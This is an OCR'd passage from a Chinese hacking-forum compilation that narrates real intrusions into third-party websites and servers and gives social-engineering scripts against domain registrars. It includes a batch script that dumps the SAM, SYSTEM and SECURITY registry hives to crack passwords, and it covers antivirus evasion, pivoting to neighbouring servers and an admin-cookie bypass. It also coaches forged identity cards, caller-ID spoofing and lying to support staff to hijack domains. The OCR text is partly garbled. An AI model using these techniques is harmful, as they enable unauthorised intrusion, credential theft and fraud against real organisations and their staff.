
是的，上传之后由于图片不对嘛，（asa 格式嘛。。），导致无法得到图片地址，头像位置显示的如没有上传头像一样

这个时候，我们去翻一下其他的包

因为如果对方是先返回一个上传地址，然后再判断是否可以显示的话，那么这个地址肯定在我们抓的包里

果然，还是抓到了（下面这个是后来又传了一次抓的，之前的忘记抓了，原理一样的，大家凑合下）


然后上去看看



----------至此，撸 shell 结束了，那么该撸主机了----------

5.看下组建和用户

是的，wscrip 在



好吧，还是个 sa

```
- SQL
:ror Resume Next

   ConnStr = "DRIVER={SQL Server};SERVER=(local);UID=sa;PWD=[redacted]DATABASE=]
   Set conn = Server.CreateObject("ADODB.Connection")
)pen connstr
```

果断连上去，结果大马没连上，然后想了下为什么

这里来了个小插曲

帮机油破了个 md5

破解完回来想想可能大马配置不对，想想那试试菜刀吧，这个可以自己配置，连上了，然后看下什么权限，好吧，对了，感谢这位要让破 MD5 的机油


6.登陆主机

然后我不喜欢加账户，容易被发现，于是就想把他们的账户导出来


于是写个 bat 如下（这里要说一下，security.hive 可以不要的，不过撸主习惯了三 P……）

执行下，得到 3 个.hive

扔到 cain 面读一下



出来了




这里添加一个小小插曲

这还是一个机油告诉撸主的，cain 可以右键点 export 之后就会导出.lc 文件，这个文件可以直接改为.txt 然后文本打开~~

扔到网上破解下，得到了

上去看看吧



----------到此，全部结束----------

机油回帖说要导出 3 个.hive 的脚本，那我就贴在这里吧，保存为.bat 即可，如果不加盘符（c:\）表示与.bat 同路径

```
1  @echo off
2  reg save hklm\sam c:\sam.hive
3  reg save hklm\system c:\system.hive
4  reg save hklm\security c:\security.hive
```


（全文完）责任编辑：飞云

第4节 再轮某黑阔网站

作者：东子
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

在坛子里看到一篇机油的文章
看到我也觉得此黑阔欠日,于是乎你懂得


发现改成博客了
博客没意思 发现有个论坛



吓尿了.这是要逆天啊,,这必须要日啊

看了下主站 DZ 的,

改了,还有点安全意识,看同服




一个邮箱 一个静态页面 其余的就是论坛,不好日 于是看看 C 段

找到一个站

目测不知道啥站,扫下

目测 phpweb，找来个注入漏洞



密码解不开

这服务器只有这一个网站


于是拿到一个爱心网站的 shell

提权

上传各种提权工具,上传后执行后都不见了,很怪异,连 cmd 都是


于是我找啊找,终于在法克工具包里面搞了一个 CMD

执行后没有消失



估计加了中文没有被删除吧

执行命令 看看是何方妖孽作怪




我操,金山大神

网上找了 N 种方法,均没有突破,

试了 N 次,把后缀改成 src 没有被杀

(事实上是机油帮我试的)

上大杀器,上服务器




一看 IP 傻了,竟然不在同一网关下.,先放着,继续找目标


于是乎我又拿下一个 phpweb 的,利用三石的方法,拿到 shell

然后大杀器,提权之

这会可以了.
上 netfuck 配置好



然后你懂得



（全文完）责任编辑：飞云

第六章　社会工程学

第1节靠忽悠进后台

作者：playwindc
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

社进目标网站后台
想入侵一公司网站，但是网站不知道是什么程序
没注入没上传找不到后台，扫也没扫到能利用的
是万网的 ii7.5 空间，没解析漏洞，不能旁注和 C 段，因为整 C 段 ip 都是同一台服务器
不知道咋搞了，查了下域名注册信息的邮箱电话什么的 试着搜了下电话
发现是个做网站的公司　然后在那个网站上观察了下
发现有几个成功案例里面的网站好像和目标站的程序是一样的域名
打算搞个目标站的程序来研究下
看有木有什么默认数据库地址 默认密码 后台编辑器等等之类的漏洞

但是程序和目标一样的，找不到漏洞
我就想旁注，一查旁注 400 多个网站，而且都是一样的程序
批量扫 www.rar　web.rar　123.rar 等等　也没扫到一个
编辑器这些更不用说了
在很多网站后面加 xxx.aspx 没出现代表支持 aspx 的那个 404 页面
用这种程序的文件　在搜索引擎里面搜出来的站　都是在这个服务器上
卧槽　　对我等小菜来说　黑不掉他了
于是又继续看那个做网站的公司
我想社一下　看能不能社到这种程序的后台
我打算先用旺旺加他　看看他有没有看网店
做网站之类的 然后拍一个程序
去后台看了后不满意申请退款
但是他没开网店
加他旺旺假装要做网站，如下图 6-1，6-2

图 6-1 假装想做网站

图 6-2　假装想做网站

网站程序太贵了,使用型的 880,企业型的 440,商务型的 9800
我草这破 asp 程序真 jb 值钱　还加域名空间 ,又翻一倍,做网站也是暴利啊.
他发了几个样本站给我但是都不是目标那种程序　如图 6-3
找他要有管理后台的，为等会要进后台去测试程序打好套路 如图 6-4
故意说老总给了我 2000　做网站 我还想做了剩点钱自己用
向他讨价还价 让他更加相信我要做网站　嘿嘿 过程如图 6-5 图 6-6

博取信任后，继续打进后台测试的套路，过程如图 6-7　6-8
继续忽悠　他妈的只准我看图片　看来他还是有点安全意识　怕程序泄露了
可能他的程序可能有漏洞 一泄露全部网站都完蛋了　如图 6-9
这家伙死活不让我测试　如图 6-10
继续忽悠他，他给我证明 程序是好的　如图 6-11
但是我主要是进他后台拿个 webshell　我不要你证明　我只要 webshell 啊啊
给他来点激将法,语气强硬点他屈服了,毕竟是人,都爱钱的 如图 6-12
我还在想办法传 webshell 的时候突然程序文件都 404 了,难道被发现了 如图 6-13
汗 这家伙居然去百度搜我 qq　发现了 2 年前我发的 帖子　。。。。卧槽　百度居然把这个收录了　fuck　早晓得换个 qq 社　大意了　不过我脑壳一转想起以前买过一个 qq
于是截图骗他说我这个 qq 是淘宝买的　如图 6-14
消息是别人发的 然后他相信了　又把后台发给我了　如图 6-15
但是我发现后台没拿 webshell 的功能啊　编辑器没漏洞　上传没漏洞
其他的没利用价值了　卧槽　（如图 6-16 图 6-17）

图 6-3 发样本

图 6-4　提出要有后台的模板

图 6-5 讨价还价

图 6-6 讨价还价

图 6-7 继续索要后台

图 6-8 继续索要后台


日期:2012-12-20
p1aywindc 14:58:53
你好
14:59:48
成功接收文件 "后台管理.png" (93.00KB)
后台管理.png
93 KB
打开文件 打开所在文件夹
p1aywindc 15:02:25
你可以让我测试下吗 ？ 因为上次做了个网站做好了 不能用 添加产品和图片也不可以 我被老总骂了一顿 说我办事不细心啊
[redacted] 建网站公司 15:02:44
不行的，我们没有试用
p1aywindc 15:03:05
晕
[redacted] 建网站公司 15:03:16
添加产品和图片 是绝对可以的，我们可以保证
p1aywindc 15:03:34
这样我也不敢做啊 我怕功能又是坏的 到时候我就挨骂
[redacted] 建网站公司 15:04:15
http://www[redacted]n.asp
[redacted] 建网站公司 15:04:26
你看我们案例这个，就知道能上传图的
p1aywindc 15:04:54
我知道 这种事你们做的时候加的图片
p1aywindc 15:05:30
上次做那个网站也是这样 我们把图片给他 他加好了 后来我们自己加图片 就加不了 找他维护 他还要收费
[redacted] 建网站公司 15:05:34

图 6-9 不肯让测试

图 6-10　死活不让测试

图 6-11　证明程序是好的

图 6-12 拿到后台

图 6-13 网页出现错误

图 6-14 谎称 QQ 是买的

图 6-15 再次得到后台

图 6-16 收尾

图 6-17 收尾

不鸟他了,很遗憾没拿到 webshell 但是发现了 一个 进后台的漏洞
Cookie 里面有一句 adminid=test;session=true 好像是这样的然后直接上啊 D 用这句 cookie 进了目标网站的后台但是还是没拿到 webshell.
大家以后日站找不到是什么程序 也没发现漏洞的时候
也可以找做这个程序的公司去测试后台 拿 webshell 研究
思路很简单 但是很有效
我这次运气不好 遇到个拿不到 webshell 的程序 fuck
（全文完）责任编辑：DM_

第2节 社工西部数码过程，真心戳 B。

作者：Yh4ker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

可能玩社工的人知道西部数码不好射 -- 我今天就来实例，测试了下 linux520 的域名，莫怪我啊

张晓芳 10:37:34
您好，西部数码，请问有什么可以帮您？
我 10:37:40
windsky13 怎么找回密码
我 10:37:55
邮箱被人改了，需要用什么资料么
张晓芳 10:38:29
是登陆网站的密码吗
张晓芳 10:38:48
http://www.west263.com/faq/list.asp?unid=174 这个方式找回的哈
我 10:38:50
嗯
我 10:39:20
要填表么
张晓芳 10:39:36
嗯是的 您看手机和邮箱能找回么 如果不能就填表找回了
我 10:39:50
手机都换了--
我 10:39:54
号码换掉了--
张晓芳 10:40:16
那就填表找回了
我 10:40:31
嗯呢，怎么发给你们你
我 10:40:37
你们呢

张晓芳 10:40:52
那个连接里面有说明的呢 亲 发到哪个邮箱里面的
我 10:41:18
好，我去看看，那个域名我需要等会解析，域名密码是随机的，你看有什么方法解析下
张晓芳 10:42:05
我们后台也有一个管理密码 那个密码不是随机的
张晓芳 10:42:13
您可以提供一下 那个密码 可以帮您解析
我 10:42:27
问题我平常进解析都是随机的
我 10:42:45
现在进不去，你看有什么办法
我 10:43:52
就是添加一个 2 级域名，f4ck.linux520.com
张晓芳 10:45:24
稍等
张晓芳 10:45:32
解析到哪里
我 10:45:54
173.252.226.103
张晓芳 10:47:58
解析了
我 10:48:04
我去找回密码

在这里我给大家说一下，西部数码主要就是让他给你解析域名，用户名你就别想了，除非你社了用户名，或者直接日下西部数码，两种可能也是有的，针对大牛。
这就是社西部数码的过程，这个客服可能是新来的，然而某些客服就是需要提供身份证，当然大家可以使用那个制造身份证的神器，来秒杀之。
看见了过程，希望大家不要去社工西部数码，帮助国内完善这种域名漏洞，岂不是很好吗？难道国人还会去国外注册么、
附上社工 linux520 的页面.

（全文完）责任编辑：DM_

第3节 社工国内域名商的一些常用及原创方法

作者：Yh4ker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

有木有激情呢，基友们，今天给大家说说，社工中国域名商常用方法。求贡献。
木有隐藏了，悲哀了，希望你们回帖。爆死中国域名商吧。
第一个：中国万网域名商，比如说一个 www.xxxxxxxx.com 在万网注册的，因为是在 whois 中得出的。直接去问客服，上次问了下售前客服，都可以得出来，看来不必要打电话，问代理商了，万网的代理商，用 mb 社工 包里面的身份证复印件，就可以秒杀，看你怎么说，首先看看有几个客服，有没有可以更换的客服，因为咱们要准备 2 个 Q 或者 3 个 Q，来社工，这当然是要找回用 户名密码的，他会说用邮箱，直接说邮箱登录不进去，提供有效的身份证证明，然后呢，制作身份证的时候要注意一点，因为那里有个模糊选项，咱们点到合适，就 生成，看起来跟真实的身份证只有身份证号码是错误的，但是大多数的客服都不会去看身份证号码的，直接告诉你密码，然后就到手，有些客服会查询身份证，这里 祭出神器，电信诈骗。伪造来电显示，打过去。就 OK 啦，大家知道怎么说的。
第二个：新网把 新网呢，不知道怎么说，权限不是很好，客服也没有训练过，提供身份证还是秒杀，在这里说一句，中国的域名商，大多数提供身份证就秒杀了。新网跟万网差不多了。
第三个：西部数码，这里重点。因为他是什么都不能用，身份证拿过去也不会有用的，因为找回密码让你填表，你也不想这么麻烦，然后就是说解析域名，让 你提供解析密码，这里咱们怎么办呢，DDOS 就算了。DDOS 这个思路龙小轩我看见过，也可行。但是有重要的一点，社工西部数码就说我用户名忘记了，他会告诉你的，然后呢，你就说密码进不去，现在需要进去改改域名解析，域名密码也没了，她自己迫不得已都会让你出示有效证件，身份证制作又出现，秒杀之。
第四个：中国数据 也是重点，他们的客服是怎么样的呢，让联系人 QQ 联系他们才给你修改解析，我们这样想，等到别人下线了，然后在去，就说那个号码被盗取了。相信大家也看过 我社工 fuzzexp.org 炊少的域名，修改 DNS，也是一个关键。但是身份证和电信诈骗这里都可以用。
中国的域名商也就这点把。
下次给大家带来电信诈骗，伪造来电显示，欺骗域名商。 还有银行短信的利用。 社工域名必备啊，基情四射，求贡献，求金币，求爆菊。
（全文完）责任编辑：DM_

第七章 SQL 注入

第1节 一个字段名引发的渗透

作者：bittertea
来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

为什么入侵这个目标就不说了

因为我朋友在这个学校，所以就想尝试一下。

收集了一下信息

ASP 环境，IIS6.0


简单的测试了一下，看是否存在注入

结果很高兴，确实有

正常页面如下图：

